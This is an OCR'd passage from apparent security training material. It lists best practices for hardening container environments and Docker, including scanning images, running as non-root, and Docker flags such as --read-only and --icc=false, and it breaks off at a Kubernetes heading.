
1. Regularly **monitor the CVEs** of the container runtime and remediate, if any vulnerabilities are detected
2. Employ **app-aware tools** to monitor container network interfaces, network traffic, and network anomalies
3. Configure applications to **run as normal users** to prevent privilege escalation
4. Configure the **host's root file system in read-only mode** to restrict the write access
5. Employ **application security scanning tools** to protect containers from malicious software
6. Perform regular **scanning of the images** in the repository to identify vulnerabilities or misconfigurations
7. Deploy **application firewalls** for enhancing container security and prevent threats entering the environment
8. Use a **separate database for each application** for greater visibility of individual applications
9. Regularly **update the host operating system** and the kernel to the latest security patches
10. **Configure orchestrators** to deploy sets of hosts separately based on their sensitivity level
11. **Automate the compliance** to the container runtime configuration standards
12. **Maintain a set of trusted registries and images** and ensure only images from this set are permitted to run in the container environment

Best Practices for Container Security

Discussed below are various best practices for securing the container environment.

- Regularly monitor the CVEs of the container runtime and remediate, if vulnerabilities are detected.
- Employ app-aware tools to monitor container network interfaces, network traffic, and network anomalies.
- Configure applications to run as normal users to prevent privilege escalation.
- Configure the host's root file system in read-only mode to restrict the write access and prevent malware injection attacks.
- Avoid using third-party software and employ application security scanning tools to protect containers from malicious software.
- Perform regular scanning of the images in the repository to identify vulnerabilities or misconfigurations.
- Deploy application firewalls for enhancing container security and prevent threats entering the environment.
- Ensure the authenticated access to registries including sensitive images and data.
- Use a separate database for each application for greater visibility of individual applications and enhanced data management.
- Regularly update the host operating system and the kernel to the latest security patches.

- Configure orchestrators to deploy a set of hosts separately based on their sensitivity level.
- Automate the compliance to the container runtime configuration standards.
- Perform continuous monitoring of images for embedded malware.
- Store sensitive data externally and allow dynamic access at the runtime.
- Maintain a set of trusted registries and images and ensure only images from this set are permitted to run in the container environment.
- Use mandatory access control tools, such as SELinux and AppArmor, to prevent attacks on applications and system services.
- Employ real-time threat detection solutions and develop incident response capabilities to handle security incidents.
- Implement immutable containers that disallow container modification after deployment.
- Change the users' default privileges from root to non-root and configure permissions using role-based access control (RBAC).
- Avoid writing sensitive information to code and configuration files
- Harden the host environment by removing non-critical native services. Also, harden the entire stack.
- Always keep containers lightweight by reducing the number of components.
- Leverage Infrastructure-as-Code (IaC) to manage the cloud resources and verify the configuration before deployment.



Best Practices for Docker Security


1. Avoid exposing the Docker daemon socket
2. Always use trusted Docker images only
3. Regularly patch the host OS and Docker with the latest security updates
4. Limit the capabilities by allowing access only to the features required by the container
5. Always run the Docker images with **--security-opt=no-new-privileges** to prevent privilege escalation attacks
6. Disable the inter-container communication feature for running Docker demon using **--icc=false**
7. Use Linux security modules such as **seccomp**, **AppArmor**, and **SELinux** to gain fine-grained control over the processes
8. Enable read-only mode on file systems and volumes by setting **--read-only** flag
9. Set the Docker daemon log level to '**info**' and avoid running the Docker daemon using the '**debug**' log level
10. Configure the container application to run as an unprivileged user to prevent privilege escalation attacks
11. Check that Docker images from the remote registry are digitally signed using the Docker content trust
12. Secure the API endpoints with HTTPS when exposing RESTful API
13. Always store sensitive data in Docker volumes for enhanced data security
14. Use tools such as **InSpec** and **DevSec** to detect Docker vulnerabilities

Best Practices for Docker Security

Discussed below are various best practices for securing Docker environment.

- Avoid exposing the Docker daemon socket because it is the basic entry point for the Docker API.
- Only use trusted Docker images because Docker images created by malicious users may be injected with backdoors.
- Regularly patch host OS and Docker with the latest security updates.
- Limit capabilities by allowing access only to the features required by the container. You can use the **`--cap-drop all`** command to drop all capabilities assigned to the container and then assign only the necessary capabilities.
- Always run Docker images with **`--security-opt=no-new-privileges`** to prevent privilege escalation attacks using **`setuid`** or **`setgid`** binaries.
- Disable the inter-container communication feature when running Docker demon by using **`--icc=false`**. To communicate with other containers, you can use --**`link=CONTAINER_NAME_or_ID:ALIAS`** option
- Use Linux security modules, such as seccomp, AppArmor, and SELinux, to gain fine-grained control over the processes.
- Limit resources such as memory, CPU, the maximum number of file descriptors, the maximum number of processes, and restarts to prevent DoS attacks.
- Enable read-only mode on filesystems and volumes by setting the **`--read-only`** flag.

- Set the Docker daemon log level to 'info' and avoid running Docker daemon using the 'debug' log level.
- The default user setting for the Docker image is root; configure the container application to run as unprivileged user to prevent privilege escalation attacks.
- Install only necessary packages to reduce the attack surface.
- Check that the Docker images from the remote registry are digitally signed using Docker content trust.
- Avoid using environmental variables for sensitive information and use Docker secrets management for encrypting the secret information in transit.
- Secure the API endpoints with HTTPS when exposing the RESTful API.
- Avoid using the default bridge network when using the single-host app with networking.
- Always store sensitive data in Docker volumes for enhanced data security, data persistence, and data encryption.
- Establish basic authentication by enabling TLS for secure communication over HTTPS between Docker client and the daemon.
- Use tools such as InSpec and DevSec to detect Docker vulnerabilities.
- Limit SSH login connections to the admin for processing log files of containers while performing administrative operations such as testing and troubleshooting.
- Employ automated container labeling mechanism to avoid discrepancy while accessing the containers.
- Incorporate HEALTHCHECK command on to the docker files, wherever possible to ensure better healthy and secured files.



Best Practices for Kubernetes Security

